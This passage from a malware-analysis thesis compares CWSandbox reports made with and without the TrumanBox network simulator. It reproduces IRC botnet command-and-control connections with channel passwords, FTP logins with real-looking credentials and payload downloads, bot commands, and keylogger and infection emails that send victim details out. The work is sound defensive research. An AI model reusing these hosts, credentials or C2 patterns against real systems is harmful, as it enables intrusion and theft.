Listing 5.7: Process 4 (TrumanBox simulation)

```

1  <network_section>
2    <enum_share/>
3    <delete_share networkresource="IPC$" />
4    <delete_share networkresource="ADMIN$" />
5    <delete_share networkresource="C$" />
6  </network_section>
7
8  <winsock_section>
9    <connections_unknown>
10     <connection connectionestablished="0" socket="0" >
11       <gethostbyname requested_host="cfgnzm.aswend.com" resulting_addr="
12         209.61.238.73" />
13     </connection>
14   </connections_unknown>
15   <connections_outgoing>
16     <connection protocol="IRC" connectionestablished="1" socket="316"
17       transportprotocol="TCP" remoteaddr="209.61.238.73" remoteport="7000" >
18       <irc_data password="h4cker" nick="Ar-501354010877" non_rfc_conform="0"
19         servername="0" username="ilvngthunpwv" realname="Ar-501354010877"
20         hostname="0" >
21         <channel password=".cfg." name="#cfg" />
22         <notice_deleted value=":irc.localhost_NOTICE_Ar-501354010877:Server is
23           currently_in_split-mode." />
24       </irc_data>
25     </connection>
26   </connections_outgoing>
27 </winsock_section>

```

Interconnecting our TrumanBox we again note further activities, namely contacting an IRC server as presented in Listing 5.7. The parameters used by the client can be found in line 15–17. In contrast to the test case described earlier, we were even able to contact the original server. We can only guess that either the original server was down when the malware has been analysed without the TrumanBox, or the IRC function was just not triggered for any other reason. At least we can overcome the drawbacks in analyses rooted in servers being offline by interconnecting the TrumanBox. Since the IRC connection was not reported during our test run in half proxy mode, even though it equals the simulation mode in case of an IRC connection, this function is probably triggered by other parameters. This assumption will be supported by results we got from another test case, where we analysed the malware sample 74656fa64c14a7f3603fc488f95b302f. There we monitored behaviour pretty similar to what is reported in Listing 5.7 which

5. RESULTS

occurred only during the test runs where the TrumanBox was interconnected. The corresponding test case will be discussed later on.

76ca44065ddeb1a8879423fef770db37

Analysing the malicious binary with checksum 76ca44065ddeb1a8879423fef770db37, we do not monitor any network activity having our TrumanBox interconnected. Reviewing the parameters used by the malware during a CWSandbox analysis that has been done without the TrumanBox (line 11-13 in Listing 5.8) it is reasonable to assume that we would have gathered same information in our TrumanBox setup if the IRC function would have been triggered. Still we can not state this for sure. That is the restriction we have to accept in automated dynamic malware analysis, as it is performed by CWSandbox. Same results we got with the malware sample ecdc5bf813ed2501a1a4dd79c40-7811.

Listing 5.8: Process 2 (w/o TrumanBox)

```
1  <winsock_section>
2    <connections_unknown>
3      <connection connectionestablished="0" socket="0" >
4        <gethostbyname requested_host="new.najd.us" resulting_addr="218.55.111.79"
5        />
6      </connection>
7    </connections_unknown>
8    <connections_listening>
9      <connection connectionestablished="0" socket="464" transportprotocol="TCP"
10      localport="113" />
11    </connections_listening>
12    <connections_outgoing>
13      <connection protocol="IRC" connectionestablished="1" socket="484"
14      transportprotocol="TCP" remoteaddr="218.55.111.79" remoteport="51115" >
15        <irc_data nick="DEU|629359751" non_rfc_conform="0" username="DEU|629359751
16        " >
17          <channel password="dcpass" topic_deleted=":xvvv_asn139_150_0_0_-b_-r_-s"
18          name="#dc" />
19        </irc_data>
20      </connection>
21    </connections_outgoing>
22  </winsock_section>
```

c9208a33f1ef863c2fdd24397221b4e1

Another example where the obtained reports in both cases with and without the TrumanBox are pretty similar is given in the listings 5.9 and 5.10. We do not want to discuss these both reports in detail, as there is nothing new in them. The main reason to mention them here is also to present cases with almost same results, independent from using interconnecting the TrumanBox or not. Again, running the TrumanBox in half proxy or simulation mode does not make any difference.

Listing 5.9: Process 3 (w/o TrumanBox)

```

1 <network_section>
2   <enum_share/>
3   <delete_share networkresource="IPC$" />
4   <delete_share networkresource="ADMIN$" />
5   <delete_share networkresource="C$" />
6 </network_section>
7
8 <winsock_section>
9   <connections_unknown>
10    <connection connectionestablished="0" socket="0" >
11      <gethostbyname requested_host="mo-th.d2g.biz" resulting_addr="
12        67.115.175.163" />
13      <gethostbyname requested_host="mo-th.d2g.biz" />
14    </connection>
15  </connections_unknown>
16  <connections_outgoing>
17    <connection protocol="IRC" connectionestablished="1" socket="332"
18      transportprotocol="TCP" remoteaddr="67.115.175.163" remoteport="7000" >
19      <irc_data nick="Er-400194351669" non_rfc_conform="0" username="Er
20        -400194351669" >
21        <channel password=".tw." topic_deleted=":.root.s_asn1smbnt_100_0_0_-b_-r
22          _s" name="#tw" />
23      </irc_data>
24    </connection>
25    <connection connectionestablished="0" socket="344" transportprotocol="TCP"
26      remoteaddr="255.255.255.255" remoteport="7000" />
27    <connection connectionestablished="0" socket="340" transportprotocol="TCP"
28      remoteaddr="255.255.255.255" remoteport="7000" />
29    <connection connectionestablished="0" socket="340" transportprotocol="TCP"
30      remoteaddr="67.115.175.163" remoteport="7000" />
31    <connection protocol="IRC" connectionestablished="1" socket="424"
32      transportprotocol="TCP" remoteaddr="67.115.175.163" remoteport="7000" >
33      <irc_data nick="Er-612449247697" non_rfc_conform="0" username="Er
34        -612449247697" >
35        <channel password=".tw." topic_deleted=":.root.s_asn1smbnt_100_0_0_-b_-r
36          _s" name="#tw" />
37      </irc_data>
38    </connection>
39  </connections_outgoing>
40 </winsock_section>

```

Listing 5.10: Process 4 (TrumanBox simulation)

```

1 <network_section>
2   <enum_share/>
3   <delete_share networkresource="IPC$" />
4   <delete_share networkresource="ADMIN$" />
5   <delete_share networkresource="C$" />
6 </network_section>
7
8 <winsock_section>
9   <connections_unknown>
10    <connection connectionestablished="0" socket="0" >
11      <gethostbyname requested_host="mo-th.d2g.biz" resulting_addr="
12        209.61.238.73" />
13    </connection>
14  </connections_unknown>
15  <connections_outgoing>
16    <connection protocol="IRC" connectionestablished="1" socket="332"
17      transportprotocol="TCP" remoteaddr="209.61.238.73" remoteport="7000" >

```

5. RESULTS

```
16      <irc_data nick="Er-998275334081" non_rfc_conform="0" servername="0"  
      username="keieglepidylxf" realname="Er-998275334081" hostname="0" >  
17      <channel password=".tw." name="#tw" />  
18      <notice_deleted value=":irc.localhost NOTICE Er-998275334081:Server is  
      currently in split-mode." />  
19      </irc_data>  
20    </connection>  
21  </connections_outgoing>  
22 </winsock_section>
```

df7dad3dffe099dab7fb0eeec71ca56d

In the following reports there is something new. Apart from connecting to some IRC server as we have already seen before, we now also have some HTTP requests monitored. If we compare for example line 30–34 in Listing 5.11, and line 37–46 in Listing 5.12, we see a proxy probing by trying to download `/mute/c/prxjdg.cgi` via a "GET" HTTP request. In the latter case some header data are reported, which we do not see during the first analysis done without the TrumanBox. Again we get same reports independent of running the TrumanBox in simulation or half proxy mode.

Listing 5.11: Process 3 (w/o TrumanBox)

```
1  <network_section>  
2    <enum_share/>  
3    <delete_share networkresource="IPC$" />  
4    <delete_share networkresource="ADMIN$" />  
5    <delete_share networkresource="C$" />  
6  </network_section>  
7  
8  <winsock_section>  
9    <connections_unknown>  
10     <connection connectionestablished="0" socket="0" >  
11       <gethostbyname requested_host="foo2" resulting_addr="123.456.789.abc" />  
12       <gethostbyname requested_host="exitx.err0r.info" resulting_addr="72.20.13.207" />  
13       <gethostbyaddr requested_addr="123.456.789.abc" />  
14     </connection>  
15   </connections_unknown>  
16   <connections_udp>  
17     <connection connectionestablished="0" socket="-1" transportprotocol="UDP" />  
18   </connections_udp>  
19   <connections_outgoing>  
20     <connection protocol="HTTP" connectionestablished="1" socket="1596"  
      transportprotocol="TCP" remoteaddr="207.46.18.94" remoteport="80" >  
21       <http_data>  
22         <http_cmd method="GET" url="/" http_version="HTTP/1.0" />  
23       </http_data>  
24     </connection>  
25     <connection protocol="IRC" connectionestablished="1" socket="1616"  
      transportprotocol="TCP" remoteaddr="72.20.13.207" remoteport="6511" >  
26       <irc_data password="goahead" nick="[00|DEU|604580]" username="XP-6717_*_0_  
      :FOO2" >  
27       <channel password="norockeds" topic_deleted=":asc_asn139_250_3_0_r_b"  
      name="#matrix" />  
28     </irc_data>  
29   </connection>  
30   <connection protocol="HTTP" connectionestablished="1" socket="1692"  
      transportprotocol="TCP" remoteaddr="61.121.100.107" remoteport="80" >
```

```

31     <http_data>
32     <http_cmd method="GET" url="/mute/c/prxjdg.cgi" http_version="HTTP/1.0"
33     />
34 </http_data>
35 </connection>

36 :   [further probing for other proxies]
37
38 <connection protocol="HTTP" connectionestablished="1" socket="1716"
39     transportprotocol="TCP" remoteaddr="203.140.25.50" remoteport="80" >
40     <http_data>
41     <http_cmd method="GET" url="/x/maxwell/cgi-bin/prxjdg.cgi" http_version=
42     "HTTP/1.0" />
43     </http_data>
44     </connection>

45 :   [further probing for other proxies]
46
47 </connections_outgoing>
</winsock_section>

```

Listing 5.12: Process 3 (TrumanBox simulation)

```

1 <network_section>
2 <enum_share/>
3 <delete_share networkresource="IPC$" />
4 <delete_share networkresource="ADMIN$" />
5 <delete_share networkresource="C$" />
6 </network_section>
7
8 <winsock_section>
9 <connections_unknown>
10 <connection connectionestablished="0" socket="0" >
11 <gethostbyname requested_host="admin-8dcf9cd48" resulting_addr="
12 192.168.65.42" >
13 <more_resulting_addr>
14 <resulting_addr>192.168.183.160</resulting_addr>
15 </more_resulting_addr>
16 </gethostbyname>
17 <gethostbyname requested_host="exitz.err0r.info" resulting_addr="
18 208.185.80.120" />
19 <gethostbyaddr requested_addr="0.0.0.0" resulting_host="admin-8dcf9cd48"
20 quantity="3" />
21 </connection>
22 </connections_unknown>
23 <connections_outgoing>
24 <connection protocol="HTTP" connectionestablished="1" socket="1740"
25     transportprotocol="TCP" remoteaddr="207.46.225.221" remoteport="80" >
26 <http_data>
27 <http_cmd method="GET" url="/" http_version="HTTP/1.0" >
28 <header_data>
29 <header>Host: windowsupdate.microsoft.com</header>
30 <header>Pragma: no-cache</header>
31 </header_data>
32 </http_cmd>
33 </http_data>
34 </connection>
35 <connection protocol="IRC" connectionestablished="1" socket="1776"
36     transportprotocol="TCP" remoteaddr="208.185.80.120" remoteport="6511" >

```

5. RESULTS

```
32      <irc_data password="goahead" nick="[P00|DEU|21482]" non_rfc_conform="0"
      servername="0" username="XP-3563" realname="ADMIN-8DCF9CD48" hostname=
      "*" >
33      <channel password="norockeds" name="#matrix" />
34      <notice_deleted value=":irc.localhost_NOTICE_[P00|DEU|21482]_:Server_is_
      currently_in_split-mode." />
35    </irc_data>
36  </connection>
37  <connection protocol="HTTP" connectionestablished="1" socket="1844"
      transportprotocol="TCP" remoteaddr="61.121.100.107" remoteport="80" >
38    <http_data>
39      <http_cmd method="GET" url="/mute/c/prxjdg.cgi" http_version="HTTP/1.0"
      >
40        <header_data>
41          <header>Host: hpcgil.nifty.com</header>
42          <header>Pragma: no-cache</header>
43        </header_data>
44      </http_cmd>
45    </http_data>
46  </connection>
47
48  : [further probing for other proxies]
49
50  </connection>
51  <connection protocol="HTTP" connectionestablished="1" socket="1852"
      transportprotocol="TCP" remoteaddr="203.140.25.49" remoteport="80" >
52    <http_data>
53      <http_cmd method="GET" url="/x/maxwell/cgi-bin/prxjdg.cgi" http_version=
      "HTTP/1.0" >
54        <header_data>
55          <header>Host: www.age.ne.jp</header>
56          <header>Pragma: no-cache</header>
57        </header_data>
58      </http_cmd>
59    </http_data>
60  </connection>
61
62  : [further probing for other proxies]
63
64  </connections_outgoing>
65 </winsock_section>
```

ef9cc433f048956b6be8997cb7d4c027

The following reports obtained during analysis of the malware sample **ef9cc433f048956b6be8997cb7d4c027** are pretty similar to the one given for the sample named **76ca440-65ddeb1a8879423fef770db37** earlier. The difference is that here we monitor network activity for all three test cases. Hence our assumption that certain functions were not reported when running the CWSandbox in combination with the TrumanBox can be hardened by what we can see in listings 5.13 and 5.14. Also here the report of the half proxy mode is same as the one we got during simulation.

Listing 5.13: Process 2 (w/o TrumanBox)

```

1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" >
4       <gethostbyname requested_host="wf.BLACKROZ.COM" resulting_addr="
5         211.146.116.200" />
6     </connection>
7   </connections_unknown>
8   <connections_listening>
9     <connection connectionestablished="0" socket="516" transportprotocol="TCP"
10      localport="113" />
11   </connections_listening>
12   <connections_outgoing>
13     <connection protocol="IRC" connectionestablished="1" socket="564"
14      transportprotocol="TCP" remoteaddr="211.146.116.200" remoteport="6667" >
15       <irc_data nick="RF-83036061" non_rfc_conform="0" username="RF-83036061" >
16         <channel password="wf." topic_deleted=": .vvv_wf_200_0_0_-b_-r_-s" name="
17           #WF#" />
18       </irc_data>
19     </connection>
20   </connections_outgoing>
21 </winsock_section>

```

Listing 5.14: Process 2 (TrumanBox simulation)

```

1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" >
4       <gethostbyname requested_host="wf.BLACKROZ.COM" resulting_addr="
5         124.2.130.194" />
6     </connection>
7   </connections_unknown>
8   <connections_listening>
9     <connection connectionestablished="0" socket="412" transportprotocol="TCP"
10      localport="113" />
11   </connections_listening>
12   <connections_outgoing>
13     <connection protocol="IRC" connectionestablished="1" socket="448"
14      transportprotocol="TCP" remoteaddr="124.2.130.194" remoteport="6667" >
15       <irc_data nick="RF-52150161" non_rfc_conform="0" servername="0" username="
16         ghucbbpoq" realname="RF-52150161" hostname="0" >
17         <channel password="wf." name="#WF#" />
18         <notice_deleted value=":irc.localhost NOTICE RF-52150161:Server is
19           currently_in_split-mode." />
20       </irc_data>
21     </connection>
22   </connections_outgoing>
23 </winsock_section>

```

74656fa64c14a7f3603fc488f95b302f

As we have already mentioned earlier, while facing analyses of the malicious binary 76ca44065ddeb1a8879423fef770db37, we have a similar report that could only be obtained by using the TrumanBox in simulation or half proxy mode. Without the TrumanBox there was no network activity recorded. Same holds for the sample named 1007a30fb6eca23ba60bd6e87f358bf2, which tries to contact the very same server on

5. RESULTS

the same port, joining the same channel using the same password, just with different parameters for nick and username.

Listing 5.15: Process 4 (TrumanBox simulation)

```
1  <network_section>
2    <enum_share/>
3    <delete_share networkresource="IPC$" />
4    <delete_share networkresource="ADMIN$" />
5    <delete_share networkresource="C$" />
6  </network_section>
7
8  <winsock_section>
9    <connections_unknown>
10      <connection connectionestablished="0" socket="0" >
11        <gethostbyname requested_host="mo-th.d2g.biz" resulting_addr="
12          209.61.238.73" />
13      </connection>
14    </connections_unknown>
15    <connections_outgoing>
16      <connection protocol="IRC" connectionestablished="1" socket="340"
17        transportprotocol="TCP" remoteaddr="209.61.238.73" remoteport="7000" >
18        <irc_data nick="Er-155992137617" non_rfc_conform="0" servername="0"
19          username="qwsdqvnveqgy" realname="Er-155992137617" hostname="0" >
20        <channel password=".tw." name="#tw" />
21        <notice_deleted value=":irc.localhost NOTICE_Er-155992137617:Server is
22          currently_in_split-mode." />
23      </irc_data>
24    </connection>
25  </connections_outgoing>
26</winsock_section>
```

For the sake of completeness, we want to mention that for two of the top ten malware samples we did not get any results, neither with nor without the TrumanBox. Those where the samples named: **3e3976efd416af0107c8670128c9dc09** and **89af5238-6e3b76105b03e94a15ad4145** according to their checksum.

After consideration of 20 different malware samples, we still have neither seen FTP, nor SMTP interaction. In this section we cover a few malicious binaries, where FTP activity is reported. Therefore we first search our repository for reports containing FTP recordings. From the resulting set of binaries we randomly pick up five different ones and analyse them in the same manner as we have done so far. The same we do for SMTP. In the next two sections we present the interesting parts of the results, i.e., where we can see limits and capabilities of improving malware analyses by using our implementation as it has been developed in this work.

5.2.3. Consideration of FTP Malware Samples

00ed3467794f681e55fc2c88474242f5

Our first analyse of a binary with some FTP activity results in very similar reports as given in listings 5.16, and 5.17. Latter one again corresponds with the report we obtain while running the TrumanBox in half proxy mode, even though simulation efforts

are improved by some functions as described in Chapter 4. Taking a look at line 4 in Listing 5.16 or line 9 in Listing 5.17, we can see the malicious binary uses passive FTP which is supported by our TrumanBox and hence the resulting login is successful. In the same lines we see that a login is successful with the credentials used, which is exactly the behaviour we want to provide with our TrumanBox. The issue of proving authenticity of a server by first trying to login with wrong parameters will be discussed in Chapter 6.

Listing 5.16: Process 1 (w/o TrumanBox)

```

1 <winsock_section>
2   <connections_outgoing>
3     <connection protocol="FTP" connectionestablished="1" socket="1668"
4       transportprotocol="TCP" remoteaddr="209.202.226.80" remoteport="21" >
5       <ftp_data password="luiza61962198" username="terabytetuc" remote_data_port
6         ="59621" passive_mode="1" login_successful="1" >
7         <ftp_cmd cmd="RETR_awl1" />
8         <ftp_cmd cmd="RETR_cwa4" />
9       </ftp_data>
10    </connection>
11    <connection protocol="FTP_DATA" connectionestablished="1" socket="1676"
12      transportprotocol="TCP" remoteaddr="209.202.226.80" remoteport="54181" /
13    >
14    <connection protocol="Binary" connectionestablished="1" socket="1676"
15      transportprotocol="TCP" remoteaddr="209.202.226.80" remoteport="38949" /
16    >
17    <connection protocol="Binary" connectionestablished="1" socket="1688"
18      transportprotocol="TCP" remoteaddr="209.202.226.80" remoteport="59621" /
19    >
20  </connections_outgoing>
21 </winsock_section>

```

Listing 5.17: Process 1 (TrumanBox simulation)

```

1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" >
4       <gethostbyname requested_host="smtp.gmail.com" resulting_addr="
5         209.85.129.109" />
6     </connection>
7   </connections_unknown>
8   <connections_outgoing>
9     <connection protocol="FTP" connectionestablished="1" socket="1648"
10       transportprotocol="TCP" remoteaddr="209.202.226.80" remoteport="21" >
11       <ftp_data password="luiza61962198" username="terabytetuc" remote_data_port
12         ="53242" passive_mode="1" login_successful="1" />
13     </connection>
14     <connection protocol="FTP_DATA" connectionestablished="1" socket="1656"
15       transportprotocol="TCP" remoteaddr="209.202.226.80" remoteport="53242" /
16     >
17     <connection connectionestablished="0" socket="1956" transportprotocol="TCP"
18       remoteaddr="209.85.129.109" remoteport="465" />
19   </connections_outgoing>
20 </winsock_section>

```

33a09dd32c94e81ff17f12388f330be3

In the Listing 5.18 we see the records taken during an active FTP session. Since we do not support active FTP, neither in simulation, nor in half proxy mode yet, connection

5. RESULTS

cannot be established using the TrumanBox and the resulting report is rather short (Listing 5.19).

Listing 5.18: Process 3 (w/o TrumanBox)

```
1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" />
4   </connections_unknown>
5   <connections_udp>
6     <connection connectionestablished="0" socket="760" transportprotocol="UDP" /
7       >
8     <connection protocol="Unknown" connectionestablished="1" socket="760"
9       transportprotocol="UDP" remoteaddr="127.0.0.1" remoteport="1075" />
10  </connections_udp>
11  <connections_listening>
12    <connection protocol="FTP_DATA" connectionestablished="1" socket="740"
13      transportprotocol="TCP" localport="1078" >
14      <accepted_connection clientsocket="732" remoteaddr="65.111.168.74"
15        remoteport="20" localport="1078" />
16    </connection>
17  </connections_listening>
18  <connections_incoming>
19    <connection protocol="Binary" connectionestablished="1" socket="732"
20      transportprotocol="TCP" remoteaddr="65.111.168.74" remoteport="20"
21      localport="1078" />
22  </connections_incoming>
23  <connections_outgoing>
24    <connection protocol="FTP" connectionestablished="1" socket="764"
25      transportprotocol="TCP" remoteaddr="65.111.168.74" remoteport="21" >
26      <ftp_data local_data_port="1078" password="mazafaka" username="mazafaka"
27        passive_mode="0" login_successful="1" >
28        <ftp_cmd cmd="RETR_syshost.exe" />
29      </ftp_data>
30    </connection>
31  </connections_outgoing>
32 </winsock_section>
```

Listing 5.19: Process 3 (TrumanBox simulation)

```
1 <winsock_section>
2   <connections_udp>
3     <connection protocol="Unknown" connectionestablished="1" socket="756"
4       transportprotocol="UDP" remoteaddr="127.0.0.1" remoteport="1424" />
5   </connections_udp>
6   <connections_outgoing>
7     <connection connectionestablished="0" socket="760" transportprotocol="TCP"
8       remoteaddr="65.111.168.74" remoteport="21" />
9   </connections_outgoing>
10 </winsock_section>
```

Therefore we also do not record the network activity launched by process 4 as it is given in Listing 5.20, which is most likely triggered only after successful network interaction in process 3.

Listing 5.20: Process 4 (w/o TrumanBox)

```

1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" >
4       <gethostbyname requested_host="fakes.binaforce.info" error_code="
5         WSANODATA" />
6       <gethostbyname requested_host="HAL2" resulting_addr="192.168.37.129" />
7       <gethostbyname requested_host="fakes.binaforce.info" error_code="
8         WSANODATA" />
9       <gethostbyname requested_host="www.microsoft.com" resulting_addr="
10        207.46.193.254" >
11         <more_resulting_addr>
12           <resulting_addr>207.46.19.190</resulting_addr>
13           <resulting_addr>207.46.19.254</resulting_addr>
14           <resulting_addr>207.46.192.254</resulting_addr>
15         </more_resulting_addr>
16       </gethostbyname>
17       <gethostbyname requested_host="irc.binaforce.info" resulting_addr="
18        247.217.165.120" />
19     </connection>
20   </connections_unknown>
21   <connections_listening>
22     <connection connectionestablished="0" socket="368" transportprotocol="TCP"
23       localport="7709" />
24     <connection connectionestablished="0" socket="356" transportprotocol="TCP"
25       localport="11446" />
26   </connections_listening>
27   <connections_outgoing>
28     <connection protocol="Unknown" connectionestablished="1" socket="260"
29       transportprotocol="TCP" remoteaddr="207.46.193.254" remoteport="80" />
30     <connection protocol="Unknown" connectionestablished="1" socket="264"
31       transportprotocol="TCP" remoteaddr="65.111.168.74" remoteport="2552" >
32       <plain_communication_data>
33         <send>192.168.37.129 7709 11446 123836145560 LAN WindowsXP</send>
34         <recv>!email.spread.*
35 !dcom.stop.*
36 !exec c:\progra~1\intern~1\iexplore.exe http://www.localhost.hz/
37 </recv>
38   </plain_communication_data>
39   </connection>
40 </connections_outgoing>
41 </winsock_section>

```

804d45cf713f3db264be10f7e24f5690

In this malware sample we record passive FTP activity while analysing it without the TrumanBox (Listing 5.21). Still we cannot monitor any similar behavior by using our TrumanBox (Listing 5.22).

Listing 5.21: Process 5 (w/o TrumanBox)

```

1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" />
4   </connections_unknown>
5   <connections_udp>
6     <connection connectionestablished="0" socket="-1" transportprotocol="UDP" />
7   </connections_udp>
8   <connections_outgoing>

```

5. RESULTS

```
9      <connection protocol="FTP" connectionestablished="1" socket="1616"
      transportprotocol="TCP" remoteaddr="213.149.247.87" remoteport="21" >
10      <ftp_data password="feliz2006" username="svn" remote_data_port="46533"
      passive_mode="1" login_successful="1" >
11      <ftp_cmd cmd="STOR_PRIVAT23.zip" />
12      </ftp_data>
13      </connection>
14      <connection protocol="Binary" connectionestablished="1" socket="1644"
      transportprotocol="TCP" remoteaddr="213.149.247.87" remoteport="46533" /
      >
15      </connections_outgoing>
16      </winsock_section>
```

Listing 5.22: Process 1 (TrumanBox simulation)

```
1      <winsock_section>
2      <connections_udp>
3      <connection protocol="Unknown" connectionestablished="1" socket="1684"
      transportprotocol="UDP" remoteaddr="127.0.0.1" remoteport="1424" />
4      </connections_udp>
5      </winsock_section>
```

The reason might be some UDP probing which does not give corresponding results, as we do not support UDP yet, which brings up another subject for future work.

bbe17abae05c2c38a32b9ad96d5be89a

During analysis of this malicious binary we got another nice result using our TrumanBox. Analysing the sample without the TrumanBox did not lead to a successful login as can be seen at the end of line 9 in Listing 5.23. By running the TrumanBox during the CWSandbox analyse of the same binary we recorded not only a successful login, but even a RETR command for downloading an executable named **kl.exe** (see line 14 in Listing 5.24).

Listing 5.23: Process 1 (w/o TrumanBox)

```
1      <winsock_section>
2      <connections_unknown>
3      <connection connectionestablished="0" socket="0" >
4      <gethostbyname requested_host="ftp.brturbo.com" resulting_addr="
      200.199.201.197" />
5      </connection>
6      </connections_unknown>
7      <connections_outgoing>
8      <connection protocol="FTP" connectionestablished="1" socket="1160"
      transportprotocol="TCP" remoteaddr="200.199.201.197" remoteport="21" >
9      <ftp_data local_data_port="0" password="vector001" username="acr"
      passive_mode="0" login_successful="0" />
10     </connection>
11     </connections_outgoing>
12     </winsock_section>
```

Listing 5.24: Process 1 (TrumanBox simulation)

```

1  <winsock_section>
2    <connections_unknown>
3      <connection connectionestablished="0" socket="0" >
4        <gethostbyname requested_host="ftp.brturbo.com" resulting_addr="
5          200.199.201.197" >
6          <more_resulting_addr>
7            <resulting_addr>200.199.201.36</resulting_addr>
8          </more_resulting_addr>
9        </gethostbyname>
10      </connection>
11    </connections_unknown>
12    <connections_outgoing>
13      <connection protocol="FTP" connectionestablished="1" socket="1276"
14        transportprotocol="TCP" remoteaddr="200.199.201.197" remoteport="21" >
15        <ftp_data password="vector001" username="acr" remote_data_port="36237"
16          passive_mode="1" login_successful="1" >
17          <ftp_cmd cmd="RETR_kl.exe" />
18        </ftp_data>
19      </connection>
20      <connection protocol="FTP.DATA" connectionestablished="1" socket="1292"
21        transportprotocol="TCP" remoteaddr="200.199.201.197" remoteport="36237"
22        />
23    </connections_outgoing>
24  </winsock_section>

```

5.2.4. Consideration of SMTP Malwares

Now we turn to the consideration of two binaries, inducing some SMTP interaction.

21907dbf966dfcf24e21b7c33e0b21da

In the first Listing 5.25, where we see the report created without using the TrumanBox, a connection to an SMTP server is established (line 9) and after authentication by username and password in line 10 an email is sent afterwards. For preventing the actual sending of that email the build-in SMTP simulation of CWSandbox has been used.

In turn using the TrumanBox for simulating SMTP service transparently, the email cannot be send, even though the connection to the server is established as shown in line 9 of Listing 5.26. The reason is a failure during authentication. By now we do not support any SMTP authentication in our implementation. Hence the first command sent by the malicious client (AUTH LOGIN) is not accepted and the connection is stopped by the client.

5. RESULTS

Listing 5.25: Process 4 (w/o TrumanBox)

```
1 <winsock_section>
2 <connections_unknown>
3 <connection connectionestablished="0" socket="0" >
4 <gethostbyname requested_host="smtp.sbcglobal.yahoo.com" resulting_addr="
  68.142.229.41" />
5 <gethostbyname requested_host="foo2" resulting_addr="123.456.789.abc" />
6 </connection>
7 </connections_unknown>
8 <connections_outgoing>
9 <connection protocol="SMTP" connectionestablished="1" socket="1800"
  transportprotocol="TCP" remoteaddr="68.142.229.41" remoteport="25" >
10 <smtp_data password="vi3tridaz" username="kalonline@sbcglobal.net" >
11 <send_mail rcpts="&lt; kalonline@sbcglobal.net>" behavior="
  Simulate_And_Log" >From: kalonline@sbcglobal.net
12
13 To: kalonline@sbcglobal.net
14 Subject: Perfect Keylogger was installed successfully: 19.01.2007, 20:01 (FOO2\
  Administrator)
15 Date: Fri, 19 Jan 2007 20:01:53 +0100
16 X-Mailer: Microsoft Outlook Express 6.00.2800.1437
17 Content-Type: text/plain;
18 charset=iso-8859-1
19
20 Perfect Keylogger was installed on the computer FOO2, with IP address 123.456.789.
  abc, user Administrator at 19.01.2007, 20:01.
21
22 </send_mail>
23 </smtp_data>
24 </connection>
25 <connection protocol="SMTP" connectionestablished="1" socket="1792"
  transportprotocol="TCP" remoteaddr="68.142.229.41" remoteport="25" >
26 <smtp_data password="vi3tridaz" username="kalonline@sbcglobal.net" />
27 </connection>
28 </connections_outgoing>
29 </winsock_section>
```

Listing 5.26: Process 4 (TrumanBox simulation)

```
1 <winsock_section>
2 <connections_unknown>
3 <connection connectionestablished="0" socket="0" >
4 <gethostbyname requested_host="smtp.sbcglobal.yahoo.com" resulting_addr="
  66.196.96.87" />
5 <gethostbyname requested_host="smtp.sbcglobal.yahoo.com" resulting_addr="
  66.196.96.87" />
6 </connection>
7 </connections_unknown>
8 <connections_outgoing>
9 <connection protocol="Unknown" connectionestablished="1" socket="1716"
  transportprotocol="TCP" remoteaddr="66.196.96.87" remoteport="25" />
10 <connection protocol="Unknown" connectionestablished="1" socket="1736"
  transportprotocol="TCP" remoteaddr="66.196.96.87" remoteport="25" />
11 </connections_outgoing>
12 </winsock_section>
```

e74cf5cfec5bc13895f9cdfa3761292

The last example of malware analyses provides us with positive reports in both scenarios, i. e., without (Listing 5.27) and with Trumanbox (Listing 5.28). But using the TrumanBox we get a more extensive report also containing the content of the mail (line 17–35 in Listing 5.28) the malware sample tries to send. This email is redirected to a certain local account on the TrumanBox and all commands sent by the client were logged as usually on the TrumanBox as well.

Listing 5.27: Process 1 (w/o TrumanBox)

```

1  <winsock_section>
2    <connections_unknown>
3      <connection connectionestablished="0" socket="0" >
4        <gethostbyname requested_host="foo2" resulting_addr="123.456.789.abc" />
5        <gethostbyname requested_host="gsmtpl85.google.com" resulting_addr="
6          64.233.185.27" />
7      </connection>
8    </connections_unknown>
9    <connections_outgoing>
10     <connection protocol="SMTP" connectionestablished="1" socket="1408"
11       transportprotocol="TCP" remoteaddr="64.233.185.27" remoteport="25" >
12       <smtp_data>
13         <send_mail rcpts="&lt;wcrreinos@gmail.com>" behavior="Simulate_And_Log"
14           />
15       </smtp_data>
16     </connection>
17     <connection protocol="SMTP" connectionestablished="1" socket="1408"
18       transportprotocol="TCP" remoteaddr="64.233.185.27" remoteport="25" >
19       <smtp_data>
20         <send_mail rcpts="&lt;wcrreinos@gmail.com>" behavior="Block" />
21       </smtp_data>
22     </connection>
23   </connections_outgoing>
24 </winsock_section>

```

Listing 5.28: Process 1 (TrumanBox simulation)

```

1  <winsock_section>
2    <connections_unknown>
3      <connection connectionestablished="0" socket="0" >
4        <gethostbyname requested_host="admin-8dcf9cd48" resulting_addr="
5          192.168.65.42" >
6          <more_resulting_addr>
7            <resulting_addr>192.168.183.160</resulting_addr>
8          </more_resulting_addr>
9        </gethostbyname>
10       <gethostbyname requested_host="gsmtpl85.google.com" resulting_addr="
11         64.233.185.27" />
12     </connection>
13   </connections_unknown>
14   <connections_outgoing>
15     <connection protocol="SMTP" connectionestablished="1" socket="1604"
16       transportprotocol="TCP" remoteaddr="64.233.185.27" remoteport="25" >
17       <smtp_data>
18         <send_mail mail_from="&lt;wcrreinos@gmail.com.br>" rcpts="&lt;
19           wcrreinos@gmail.com>" behavior="Normal_And_Log" >From: &quot;Novo
20             Infect&quot; &lt;wcrreinos@gmail.com.br>
21             Subject: ADMIN-8DCF9CD48 INFECTADO

```

5. RESULTS

```
18 To: wcrreinos@gmail.com
19 Date: Tue, 17 Jul 2007 17:36:42 +0200
20 X-Priority: 1
21 X-Library: Indy 9.00.10
22
23 -----JuniorSantos-----
24
25 [Infectado OnLine]:
26 Maquina.....: ADMIN-8DCF9CD48
27 IP.....: 192.168.65.42
28 Data.....: 17.07.2007
29 Hora.....: 17:36:40
30 Vers o do Windows...: Microsoft Windows XP (version 5.1)
31 Mac Address.....: 00-0C-29-17-21-50
